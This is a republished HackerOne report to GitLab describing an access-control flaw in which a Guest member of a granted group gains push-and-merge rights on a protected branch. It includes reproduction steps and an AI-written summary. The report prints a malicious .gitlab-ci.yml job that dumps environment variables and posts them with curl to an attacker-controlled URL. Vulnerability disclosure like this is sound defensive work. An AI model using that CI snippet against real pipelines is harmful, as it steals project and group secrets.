Unauthorized member can gain `Allowed to push and merge` access and affect integrity of protected branches
A user with Guest role in a group that is granted 'Allowed to push and merge' access to a protected branch can push and merge to that branch, because the system only checks the user's maximum role in the project, not their role in the granted group. This allows an attacker to affect the integrity of protected branches and potentially leak CI/CD variables.

GitLab
Originally disclosed on GitLab
- Fixed in 3 months
- Disclosed after 3 months
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #2104540 by theluci on 2023-08-09, assigned to GitLab Team:
Report | Attachments | How To Reproduce
Report
Hello,
I found that when a group is granted Allowed to push and merge access to the protected branch of a project.
It is not checked whether the member gaining Allowed to push and merge access is atleast a Developer in the granted group. But only whether the member has a max role of Developer in the project or not.
Background
Gitlab provides a PREMIUM/ULTIMATE feature to grant specific groups or specific users Allowed to merge and Allowed to push and merge access on protected branches.

When a specific user is being granted Allowed to push and merge access.
Only users with atleast Developer role are shown and can be granted the above access.


Similarly, when a group is granted Allowed to push and merge access to the protected branch of a project.
Only the members of the group with atleast Developer role are granted the above access.
Vulnerability
When a group is granted Allowed to push and merge access to the protected branch of a project.
It is not checked whether the user gaining Allowed to push and merge access is atleast a Developer in the granted group.
It is only checked whether the user,
a) Is a member of the granted group
b) Has a maximum role of Developer in the project
Due to this the following Attack is possible,
victimis the Owner ofvictim-project.attackeris a Developer ofvictim-project.victimgoes tohttps://gitlab.com/<victim-group>/<victim-project>/-/project_membersand addsgranted-groupas Developer.victimgoes tohttps://gitlab.com/<victim-group>/<victim-project>/-/settings/repository, Expand Protected branches and grants Allowed to push and merge access togranted-group.
victim expects that only the members of the granted-group with atleast Developer role are granted the above access.
attackeris successful in joining thegranted-groupas a Guest.
As attacker and victim are already working on victim-project together, it will be quite easy and most possible for attacker to join granted-group as a Guest.
attackerautomatically gains Allowed to push and merge access on the protected branch.
victim has no idea that attacker has gained Allowed to push and merge access on the protected branch.
-
attackercan use this access to,a) Affect the integrity of the protected branch
b) Upload a malicious .gitlab-ci.yml file to leak the project and parent group’s CI/CD variables
Steps to reproduce
-
victimcreates a groupvictim-groupand activates Ultimate trial. -
victimcreates a projectvictim-projectinsidevictim-group. -
victimgoes tohttps://gitlab.com/<victim-group>/<victim-project>/-/project_membersand addsattackeras Developer. -
victimcreates a groupgranted-group. -
victimgoes togranted-groupmembership pagehttps://gitlab.com/groups/<granted-group>/-/group_membersand addsvictim-memberas Developer. -
victimgoes tovictim-projectmembership pagehttps://gitlab.com/<victim-group>/<victim-project>/-/project_membersand invitesgranted-groupas Developer. -
victimgoes tohttps://gitlab.com/<victim-group>/<victim-project>/-/settings/repository, Expand Protected branches and grants Allowed to push and merge access togranted-group.
victim expects that only the members of the granted-group with atleast Developer role are granted the above access.
victimgoes togranted-groupmembership pagehttps://gitlab.com/groups/<granted-group>/-/group_membersand addsattackeras Guest.
As attacker and victim are already working on victim-project together, it will be quite easy and most possible for attacker to join granted-group as a Guest.
attackerautomatically gains Allowed to push and merge access on the protected branch.
victim has no idea that attacker has gained Allowed to push and merge access on the protected branch.
attackercan use this access to affect the Integrity of the protected branch,
attackercan create a new file using the+symbol.attackermay choose to edit an existing file or delete an existing file.
attackercan also use this access to Upload a malicious .gitlab-ci.yml file with the following content,
job_name:
 script:
   - export > test.txt
   - curl -X POST --data "$(cat test.txt)" attacker-controlled-url
To leak the project and parent group’s CI/CD variables affecting Confidentiality.
(While testing this make sure victim has added some CI/CD variables in victim-project and victim-group)
POC
Output of checks
This bug happens on GitLab.com (Probably on instance too).
Impact
Unauthorized member can gain Allowed to push and merge access on protected branches and use this access to,
- Affect the Integrity of the protected branches.
- Upload a malicious .gitlab-ci.yml file to leak the project and parent group’s CI/CD variables affecting Confidentiality.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An unauthorized member can gain 'Allowed to push and merge' access on protected branches, affecting the integrity of the branches and potentially leaking CI/CD variables by uploading a malicious .gitlab-ci.yml file.
What the attacker needed
Victim adds attacker as Developer to project; victim grants group push/merge on protected branch; attacker joins granted group as Guest
How it was found
- Victim creates a group and project, and adds attacker as Developer to the project.
- Victim creates another group (granted-group) and adds a member as Developer.
- Victim invites granted-group to the project as Developer.
- Victim grants granted-group 'Allowed to push and merge' access on a protected branch.
- Victim adds attacker as Guest to granted-group.
- Attacker automatically gains 'Allowed to push and merge' access on the protected branch.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
In GitLab, protected branches are special branches that only certain people can push to. Normally, if you give a group permission to push to a protected branch, only group members with at least Developer role should get that permission. But here, the system only checks if the user is a member of the group and if their highest role in the project is Developer. So a user who is only a Guest in the group can still push to the protected branch, which they shouldn't be able to do.
What is Access control?
A user can do something their role should not allow: reach an admin function, act on a feature they have not paid for, or skip a permission check. IDOR is the special case where the object belongs to someone else.

